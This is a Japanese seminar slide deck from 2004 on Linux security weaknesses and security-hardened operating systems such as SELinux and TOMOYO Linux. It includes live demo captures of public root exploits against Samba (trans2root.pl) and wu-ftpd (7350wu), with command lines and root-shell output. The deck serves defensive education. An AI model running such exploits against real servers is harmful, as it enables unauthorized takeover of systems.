Business Show 2004/TOKYO
2004.5.12

presented by

はじめに

本講座の狙い

- インターネットや電子メールに代表されるコンピュータシステムは、今や文字通り私たちの生活に欠かすことのできないインフラとなりました。そのため、コンピュータシステムのセキュリティはもはや特定の人だけが意識すれば良いことではなく、誰もが正しく理解することが必要です。

- 2月4日にNET&COM 2004で、「営業担当者のための欲張りLinuxセキュリティ講座」として、Linuxのセキュリティ強化の現状について、「営業担当者の方をはじめ、技術を専門としない方が理解できるように」解説しました。

- 本講座では、IT技術に関わる方を対象に、技術的な内容を深め、具体的な脅威のデモを追加して、解説します。


プロローグ

- 1985
- 2004
- 「闘う」ということ


闘うITエンジニアのためのLinuxセキュリティ講座


考えられる脅威

- 「セキュリティ強化」とは、考えられる脅威に対する対策、予防策です。
- 従って、脅威について正しく理解することが必要です。
- 「これで十分」ということはありません。




- 個々のサーバ上で
  - 情報漏洩、改ざん、バックドア、踏み台、・・・
- LAN上で
  - 盗聴、情報漏洩、ウィルス、ワーム、・・・
- インターネット上で
  - 盗聴、改ざん、迷惑メール、・・・





ファイアウォールとIDSの効果と限界

- 2000年頃から国内でもようやくファイアウォールやIDSの利用が定着しはじめました。
- ファイアウォールやIDSは有効な対策ではありますが、実はその効果は限定的なものです。
- ここでは、ファイアウォールやIDSの動作原理を振り返ってみましょう。



Linuxのセキュリティ(1)

Linuxが標準で備えるセキュリティ(アクセス制御機構)はあまりにも単純です。

- ファイルやディレクトリの所有者がアクセス権を設定できる
  - 分類(アクセス権を設定できる単位)
    - 所有者、グループ、その他の3種
    - グループに対するアクセス権は1つしか設定できない(グループAとグループBだけにアクセスを許可するという設定はできない)
  - 設定内容
    - 読める/読めない、書ける/書けない、実行できる/実行できない
    - 設定は粗いレベル

Linuxのセキュリティ(2)

- さらに、システム管理者(root)は設定の内容に関わらずアクセスできてしまいます。
- このようなアクセス制御方式を任意アクセス制御機構(DAC、Discretionary Access Control) と呼びます。
- 標準のLinuxが採用している任意アクセス制御は、内部情報漏洩を防ぐには不十分であり、また、ネットワーク等から不正にシステム管理者権限を奪われると致命的な被害を免れません。
- クラッカーにとっては、システム管理者権限さえ奪取できれば何でもできてしまいます。
- 管理者権限の奪取に使われる典型的な手法が、バッファオーバーフローです。

バッファオーバーフローとは

- Buffer
  - バッファー、緩衝材
- Overflow
  - 限度を超えて(over)流れる(flow)
  - 氾濫する。あふれる。

システム管理者権限を奪取する攻撃の大半はバッファオーバーフローを利用して行われています。色々な対策が考案、実装されていますが、バッファオーバーフローはプログラムの欠陥なので、これを根絶することは不可能です。

想定される被害


- Linuxは、「全ての権限を持つシステム管理者とそれ以外の一般利用者」というユーザモデルに基づいています。そのため、システム管理者権限を奪われると、クラッカーや悪意のユーザに対する歯止めは一切存在しなくなります。
- 具体的には以下のような被害が発生します。（これに限定されるものではありません）
  - ホームページの改ざん
  - ユーザの追加、削除、パスワードの変更
  - サービスの起動、停止
  - プログラムのインストール、アンインストール
  - データのコピー（盗難）
  - ハードディスク上のデータの破壊
  - ホスト名の変更、ネットワーク設定の変更

脆弱性デモンストレーション

攻撃の手順


exploitプログラムについて


- 脆弱性を突いて攻撃するためのプログラムは”exploit”と呼ばれ、インターネット上で多く公開されています。
- ここでは、Linuxサーバの利用形態に基づき3種類のexploitプログラムの実演を行います。
  - local root exploit
  - remote root exploit (samba)
  - remote root exploit (wu-ftpd)
- デモから、Linuxをそのまま利用する際のリスクを理解しましょう。



デモ1: local root exploit


- 全てのLinuxマシンで起こりえる脅威のデモです。
- 一般ユーザがカーネルの不具合を攻撃することで、システム管理者権限を得ることが可能なことを実演します。
- demoという一般ユーザとしてログイン後、exploitプログラムを実行するだけでシステム管理者になります。





デモ2: remote root exploit for Samba

- LAN上のサーバに対して起こりえる脅威のデモです。
- LinuxでWindowsファイルサーバの機能を提供するためのパッケージであるSambaの不具合を攻撃して、Sambaサーバのシステム管理者権限を取得することが可能なことを実演します。
- SambaサーバのIPアドレスを指定してexploitプログラムを実行することにより、そのSambaサーバのシステム管理者になります。





```
Cygwin Bash Shell
1-haradats[04-05-03 14:56] %0 ./trans2root.pl -t linx86 -H 192.168.5.1 -h 192.16
8.5.109
[*] Using target type: linx86
[*] Listener started on port 1981
[*] Starting brute force mode...
[*] Return Address: 0xbfffd7ff
[*] Starting Shell 192.168.5.109:32772

--=[ Welcome to exploit_samba (uid=0(root) gid=0(root) groups=99(nobody))

id
uid=0(root) gid=0(root) groups=99(nobody)
date
Mon May  3 14:59:55 JST 2004
```

デモ3: remote root exploit for wu-ftpd

- 不特定多数に対してサービスを提供するサーバを設置する場合に起こりえる脅威のデモです。
- Linuxでftpサーバの機能を提供するためのパッケージであるwu-ftpdの不具合を攻撃して、wu-ftpdが動作しているLinuxサーバのシステム管理者権限を取得することが可能なことを実演します。




```
Cygwin Bash Shell
1-haradats[04-05-03 14:35] %0 ./7350wu.exe -h 192.168.5.111          ~/panda
7350wu - wuftpd <= 2.6.0 x86/linux remote root (mass enabled)
by team teso

phase 1 - login... login succeeded
phase 2 - testing for vulnerability... vulnerable, continuing
phase 3 - finding buffer distance on stack... ##########
  found: 1100 (0x0000044c)
phase 4 - finding source buffer address... ##################
  found: 0xbfffdb9b
phase 5 - find destination buffer address... ############
  found: 0xbfffaf40
phase 6 - calculating return address
  retaddr = 0xbfffdd83
phase 7 - getting return address location
  found 0xbfffcf44
phase 8 - exploitation...
  using return address location: 0xbfffcf44
len = 510
752040206267912745142118175136609470286685102221606220764044250372949688634491912
234404352                                          3616611
                                                          1934652240
          1934652240

                                                1934652240瑞瑞瑞瑞瑞瑞瑞3ロ・-ゅ杆h↑僻▮▮

uid=0(root) gid=0(root) groups=50(ftp)
id
uid=0(root) gid=0(root) groups=50(ftp)
date
Mon May  3 14:47:44 JST 2004
```

これらの脅威を防ぐためには

- up2date (RedHat系), apt (Debian系)等によりOSを最新に保つことにより被害を受ける可能性を「軽減」することができます。
- しかし、対策(パッチ)が作成されるまでの間は被害を受けることがあり得ますし、新規の脆弱性に対しては常に無防備です。
- 標準のLinuxを使用している場合、システム管理者権限を奪われてしまうと一切歯止めが存在せず、被害の状況の確認も困難となります(アクセスログの破壊や異常検知ツールの無力化も可能となるため)。
- セキュリティを強化したLinuxを利用することにより、攻撃に対するリスクを軽減することができます。

参考情報

脆弱性、セキュリティに関する情報源

- http://www.st.ryukoku.ac.jp/~kjm/security/memo/
- http://www.securityfocus.com/
- http://www.securiteam.com/
- http://www.cert.org/
- http://www.jpcert.or.jp/

手作業による最新版のダウンロード

- 多数のLinuxディストリビューションの中のSambaがこの不具合を抱えています。
  - http://www.securityfocus.com/bid/7294/
- 最新版パッケージをダウンロードするには以下のftpサイトが高速です。
  - ftp://jpix.ftp.ne.jp/
- Red Hat Linux 9の情報と最新版パッケージは以下のURLから入手できます。
  - https://rhn.redhat.com/errata/rh9-errata.html
  - ftp://jpix.ftp.ne.jp/pub/redhat/linux/updates/9/en/os/

Linuxのセキュリティ強化について

OSセキュリティ強化の必要性

- ファイアウォールやIDSで防げる脅威はネットワークに関連するものに限定されており、サーバ内で起きる脅威には対処できません。また、内部関係者による攻撃に対しても無力です。
- 従って、内外からの攻撃を防ぐためにはサーバ自身のセキュリティを高めることが重要となります。
- OSセキュリティ強化の基本的な考え方
  - 「最小権限」
    - 本当に必要な権限しか与えない（不要な権限があると悪用される「可能性」が増大する）。
  - 「区画(compartment)化」
    - 実行されるプログラムに対し、OSが提供する資源（ファイル等）を制限する（区画化前は権限さえあれば全ての資源にアクセスできる）。
  - 「厳格なアクセス制御」
    - OSが提供する機能の利用要求に対して、その適否を判定し、適切な場合のみ機能を提供する（通常は権限さえあれば全ての機能を利用できる）。

セキュリティ強化OS、高信頼OS

- ネットワークからの攻撃を防ぎ、内部犯による情報漏洩を予防するためにセキュリティを強化したOSをセキュリティ強化OSと呼び、その中で特に公的機関による認定を受けたものを高信頼OS (TrustedOS) と呼びます。
- セキュリティを強化したOSは、次のような効果を持ちます。
  - システムが完全に乗っ取られる状態の阻止
  - プログラムやデータの改ざんの抑止
  - クラッキング用ツールの動作の抑制
  - 詳細な履歴情報（ログ）の採取
- 標準のOSにより上記の効果を実現することは不可能です。
- セキュリティ強化OSや高信頼OSは、セキュリティ強化の「必要条件」であって「十分条件」ではありません。

「強制アクセス制御」

- OSセキュリティ強化の基本的な考え方の中でもっとも重要なのは、「厳格なアクセス制御」です。それを実現するひとつの方式に「強制アクセス制御」があります。
- 「強制アクセス制御」とは、OSが管理する資源や機能に対するアクセス要求の諾否判定を、システム管理者でも回避できないように強制的に実施するものです。
- 英語では MAC (Mandatory Access Control) と呼ばれます。

セキュリティ強化の基準

- 「セキュリティ強化」の基準として以下のものがよく知られています。
- TCSEC (Trusted Computer System Evaluation Criteria)
  - 1985年にDoD（米国防総省）が発行
  - コンピュータシステムに求められるセキュリティの機能要件を定義（前述の「強制アクセス制御」もここで記述されています）。よく「オレンジブック」と呼ばれます。
  - TCSECの認定は1999年に終了していますが、その普遍的な内容により現在も参照され続けています。
  - http://csrc.ncsl.nist.gov/secpubs/rainbow/std001.txt
- ISO/IEC 15408
  - 現在の国際的な規格ですが、「機能要件」というよりは試験、証明、ドキュメントに関する内容が中心です。

残された課題

セキュリティ強化OSの限界

- セキュリティ強化OSもソフトウェアである以上、欠陥がないとは限りません。
- 強制アクセス制御が導入され、厳格なアクセス制御が実現されていたとしても、システムコール（カーネルが提供する機能の呼び出し）中に含まれる不具合や脆弱性に対する対策とはなり得ません（local root exploitのデモで行ったようなカーネル内部の不具合はセキュリティ強化OSでも対処できない場合があります）。
- セキュリティ強化OSはDoS攻撃への対処にはなりません。
- 厳格なアクセス制御は資源に対するラベル付けに基づき行われますが、複数ノードでラベル情報を共有する仕組みは未整備です。

管理運用

- 強制アクセス制御を効果的に利用するためには、適切なアクセスポリシーの管理運用が不可欠で、セキュリティ強化OSでは導入時のTCOの増加は避けられません。
- 強制アクセス制御が実装されるシステムコールの単位で、過不足なくアクセス許可を列挙するのは非常に困難です。
- アクセスポリシー策定の手間を軽減するために標準的な構成で必要なアクセス許可を列挙した雛型を使用する場合、雛型に含まれている不要なアクセス許可を検知することが困難です。

NTTデータの取り組み

NTTデータの取り組み

- NTTデータではセキュリティ強化OSの現状に基づき、多様な取り組みを行っています。
  - 管理運用の負担が少ない独自セキュリティ強化OSの開発
    - アクセスポリシーの自動定義機能を備えた独自セキュリティ強化Linux
    - アクセスポリシーの管理運用なしにシステム全体を物理的に改ざんから守る改ざん防止Linux
  - NSAが開発、公開しているSELinuxの拡張
    - アクセスポリシー違反をトリガーとして、自律的にアクセス範囲の変更やサービス範囲を限定するカーネルベースIDS
    - Samba等への適用を可能とするセキュリティコンテキスト指定拡張方式の提案
  - リテラシー活動
    - バッファオーバーフローやセキュリティ強化OSの概念を視覚的に表現した「営業担当者ための欲張りLinuxセキュリティ講座」の制作
    - 各種記事執筆、論文発表、講演

デモ

- NTTデータの開発したセキュリティ強化Linuxをご紹介する予定です。
（講演当日の進行により省略する場合があります）
- LinuxWorld Expo/Tokyo 2004にて、Linux World 2004に論文を投稿したシステムの展示を行いますので、是非お立寄りください。

エピローグ

- 私にとっての「闘い」
- あなたにとっての「闘い」は
- 願い

おわりに

本日はお忙しい中お越しいただきありがとうございました

- 本講座が皆様のお役に立つことを心から願っています。

謝辞

- 本講座の構築および準備にご協力いただきました方々に感謝します。
  - NTTデータカスタマサービス　半田哲夫様
    - デモンストレーション環境作成、当日配布資料作成、講演構成
  - special thanks to 中間ひとみ様（アシュビー）
    - ビジュアルデザイン、コンセプトプラニング、ユーザインタフェース
    - http://ashbyi.com/
  - NTTデータ経営研究所様
    - 情報提供

サポート

- 講演に関するご質問は haradats@nttdata.co.jp 宛にメールください。
  必ず返信しますが、状況により多少時間がかかるかもしれません。
  あらかじめご了承ください。

講師紹介

氏名、所属

- 原田 季栄 <haradats@nttdata.co.jp>
- 株式会社NTTデータ 技術開発本部

プロフィール

- 1985年北海道大学工学部卒。NTT横須賀電気通信研究所に入社
- 1991-1993年 マサチューセッツ工科大学（ボストン） Center for Educational Computing Initiatives にてマルチメディアオーサリングシステムの日本語化に従事。その後webベースの社内ノウハウ共有システムの開発、BSデジタルデータ放送（システムおよびコンテンツ）等放送関連システムの開発等を経て、2003年よりLinuxのセキュリティ強化に関する研究開発を行っている。
- 横浜市在住

参考文献

- 「セキュアなシステムを作る」
  - 日経システム構築2004年4月号 no.132「解説」
  - Linuxのセキュリティに関して知るべき内容と全体像を12ページにまとめた解説記事です。Linuxのセキュリティに興味を持たれた方が最初に読む資料としてお勧め致します。
- 「Linuxのセキュリティについて」
  - http://www.jnsa.org/award/2003/J002-Q1125.pdf
  - 日本ネットワークセキュリティ協会様より優秀論文賞をいただいた論文、「プロセス実行履歴に基づくアクセスポリシー自動生成システム」の解説用に作成した資料です。論文と合わせて参照ください。
- SELinux (Security-Enhanced Linux) FAQ
  - http://www.nsa.gov/selinux/faq.html
  - NSAが開発、公開しているセキュリティ強化LinuxであるSELinuxのFAQです。大変ていねい、かつ技術的に正確に記述されており、SELinuxだけでなくセキュリティ強化OSを理解する上で参考になります。
- http://www11.plala.or.jp/tsh/
  - Linux関連を中心に作成した論文等の資料やイベントの予定を公開しています。

お知らせ

- Linux Conference 2004 (2004/6/2-4、東京ビッグサイト)
  http://lc.linux.or.jp/lc2004/index.html
  - 「TOMOYO Linux – タスク構造体の拡張によるセキュリティ強化Linux」
    - 原田季栄、保理江高志、田中一男
    - セッション:「セキュリティ(カーネル)」
  - 「Linuxカーネルベース不正侵入検知システム」
    - 保理江高志、原田季栄、田中一男
    - セッション:「ネットワークセキュリティ」
  - "The need for setuid style functionality in SELinux environments"
    - Fernando Vázquez (University of Vigo)、保理江高志、原田季栄
    - セッション:「セキュリティ(カーネル)」
  - 同時開催されるLinuxWolrd Expo/Tokyo 2004の.org Pavilion ブースにて上記各内容の展示を行う予定です。
- 次回講演(予定)
  - CEATEC 2004 (2004/10/5-9、幕張メッセ)
    http://www.ceatec.com/ja/2004/
  - Linuxセキュリティ講座シリーズの完結編となる予定です。

「営業担当者のための欲張りLinuxセキュリティ講座」

OSセキュリティ強化の理想的な教材

- NET&COM 2004 講演 (2004.2.4) 用に作成
- 「本講座の狙い」から
  - SELinuxを含め、Linuxのセキュリティ強化は「技術」という観点からは非常に難しいものですが、その裏にある考え方や「概念」は実はシンプルです。また、それらの技術は決して特殊な人だけが知っていれば良いというものではありません。
  - そこで、個々の仕様や専門的な用語ではなく、その裏にある本質的な概念と全体像を営業担当の方を含め「この分野のバックグラウンドを持たない方でも」理解できるようにしようというのが本講座の狙いです。